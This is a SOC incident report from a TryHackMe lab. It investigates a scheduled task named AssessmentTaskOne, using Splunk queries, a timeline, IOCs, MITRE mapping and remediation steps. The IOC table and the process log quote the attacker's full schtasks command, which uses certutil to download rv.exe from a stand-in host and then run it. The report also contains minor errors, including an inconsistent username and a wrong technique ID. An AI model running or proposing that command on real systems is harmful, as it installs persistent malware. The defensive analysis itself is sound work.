Incident Report: Potential Task Scheduler Persistence

Incident ID: IR-2025-006

Attack Type: Persistence (Task Scheduler) - TryHackme

Date: Dec 21, 2025

Analyst: BALA KOTESWARA REDDY REDDYMALLI

Severity: High

Status: Closed - True Positive

1. Executive Summary

A suspicious scheduled task alert was triggered on host WIN-H015. Investigation has confirmed that the user account “oliver.thomson” created a scheduled task named AssessmentTaskOne. This task was configured to execute the Windows native binary certutil.exe to download a malicious payload (rv.exe) from a domain (tryhotme.com) everyday at 10:15 AM and save it as “DataCollector.exe” and start the Process execution of the payload.

2. Scenario Context

Scenario: You are working as a Level 1 SOC Analyst on shift at an MSSP. An alert has come through indicating that a suspicious scheduled task was created on a host.
Alert Details:

- **Alert Name:** Potential Task Scheduler Persistence Identified
- **Time:** 30/08/2025 10:06:07 AM
- **Host:** WIN-H015
- **User:** oliver.thompson
- **Task Name:** AssessmentTaskOne

Your job is to investigate this activity and decide whether it should be considered suspicious.

Environment	Details
Host	WIN-H015
User	oliver.thompson

3. Incident Timeline

Time	Event Description
30/08/2025 09:42:01	User “oliver.thompson” logged into the “WIN-H015” machine using RDP.
30/08/2025 09:51:19 - 30/08/2025 09:56:32	Ran Discover commands in command shell
30/08/2025 10:06:07	Created a scheduled Task named “AssessmentTaskOne” to ensure execution on everyday at 10:15:00 Hrs

4. Investigation Methodology

My Approach:

1. Reviewed the process activity of Scheduled Tasks.
2. Tracking all user activity using the associated Logon ID obtained in the previous step.
3. Determining the method by which the user logged onto the machine.(RDP-10)
4. Extracted IOCs for threat hunting

5. Technical Analysis

Detection queries(SPL):

Reviewing the Process activity of schtasks:

```
index="win-alert" EventCode=1 AND schtasks
```

Tracking User Activity associated with LogonId:

```
index="win-alert" ComputerName=WIN-H015 LogonId=0xF824F
| table _time EventCode TaskCategory Image CommandLine ParentImage ParentCommandLine
```

Determining the method by which the user logged onto the machine:

```
index="win-alert" EventCode=4624 user="oliver.thompson" Logon_ID=0xF824F
| table _time user Logon_Type src Workstation_Name
```

Key Findings:

- “AssessmentTaskOne” scheduled task was created by “oliver.thompson”.
- By Tracing User Activity, multiple Discovery commands(whoami,net user, net localgroup) are found after the user logged in.
- “Oliver.thompson” was logged into the “WIN-H015” machine through RDP service.
- No Network traffic is observed.

6. Indicators of Compromise (IOCs)


Indicator Type	Value	Context
Scheduled Task	AssessmentTaskOne	Task Name
Scheduled Task	schtasks /create /tn "AssessmentTaskOne" /sc daily /st 10:15 /tr "powershell.exe -Command \"certutil.exe -urlcache -f http://tryhotme:9876/rv.exe C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe; Start-Process C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe\""	Task Commandline
Tool Abused	certutil.exe	LOLBIN
C2 URL	http://tryhotme:9876/rv.exe	Malicious Binary
Local Malicious Binary Path	C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe	Payload stored path locally on machine

7. MITRE ATT&CK Mapping

- **T1053 (ScheduledTask/Job):** AssessmentTaskOne scheduled task was configured to run the malware.
- **T1058 (Command and Scripting Interpreter) :** Scheduled tasks executes a powershell commandline argument to launch cerutil.exe.

8. Evidence Screenshots


Splunk query showing Scheduled task:




Splunk query showing user activity of “Oliver.thompson”:

_time	Image	CommandLine	ParentImage
2025-08-30 10:08:16	C:\Windows\System32\TSTheme.exe	C:\Windows\system32\TSTheme.exe -Embedding	C:\Windows\System32\svchost
2025-08-30 10:06:07	C:\Windows\System32\schtasks.exe	schtasks /create /tn "AssessmentTaskOne" /sc daily /st 10:15 /tr "powershell.exe -Command \"certutil.exe -urlcache -f http://tryhotme:9876/rv.exe C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe; Start-Process C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe\""	C:\Windows\System32\cmd.exe
2025-08-30 10:04:04	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\explorer.exe
2025-08-30 10:00:35	C:\Windows\System32\rundll32.exe	C:\Windows\system32\rundll32.exe Startupscan.dll,SusRunTask	C:\Windows\System32\svchost
2025-08-30 10:00:35	C:\Windows\System32\taskhostw.exe	taskhostw.exe	C:\Windows\System32\svchost
2025-08-30 10:00:33	C:\Windows\System32\taskhostw.exe	taskhostw.exe Install $(Arg0)	C:\Windows\System32\svchost
2025-08-30 09:59:52	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\taskschd.msc" /s	C:\Windows\explorer.exe
2025-08-30 09:59:34	C:\Windows\System32\dllhost.exe	C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}	C:\Windows\System32\svchost
2025-08-30 09:59:33	C:\Windows\System32\ApplicationFrameHost.exe	C:\Windows\system32\ApplicationFrameHost.exe -Embedding	C:\Windows\System32\svchost
2025-08-30 09:59:29	C:\Windows\System32\dllhost.exe	C:\Windows\system32\DllHost.exe /Processid:{7E55A26D-EF95-4A45-9F55-21E52ADF9887}	C:\Windows\System32\svchost
2025-08-30 09:57:06	C:\Windows\System32\taskhostw.exe	taskhostw.exe Install $(Arg0)	C:\Windows\System32\svchost
2025-08-30 09:56:32	C:\Windows\System32\schtasks.exe	schtasks /query /fo LIST /v	C:\Windows\System32\cmd.exe
2025-08-30 09:53:49	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 localgroup Administrators	C:\Windows\System32\net.exe
2025-08-30 09:53:49	C:\Windows\System32\net.exe	net localgroup Administrators	C:\Windows\System32\cmd.exe
2025-08-30 09:53:46	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
2025-08-30 09:53:36	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 users	C:\Windows\System32\net.exe
2025-08-30 09:53:36	C:\Windows\System32\net.exe	net users	C:\Windows\System32\cmd.exe
2025-08-30 09:52:39	C:\Windows\System32\whoami.exe	whoami /groups	C:\Windows\System32\cmd.exe
2025-08-30 09:52:30	C:\Windows\System32\whoami.exe	whoami /priv	C:\Windows\System32\cmd.exe
2025-08-30 09:51:19	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
2025-08-30 09:51:19	C:\Windows\System32\dllhost.exe	C:\Windows\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}	C:\Windows\System32\svchost

Splunk query showing the method used by “oliver.thomson” to logon to the machine:





8. Recommendations & Remediation

- Isolate WIN-H015 from network
- Reset the oliver.thompson credentials.
- Delete scheduled tasks "AssessmentTaskOne"
- Remove C:\Users\OLIVER~1.THO\AppData\Local\Temp\3\DataCollector.exe
- Block the domain “tryhotme.com” in the firewalls/other security products.
- Create SIEM alert for non-standard port usage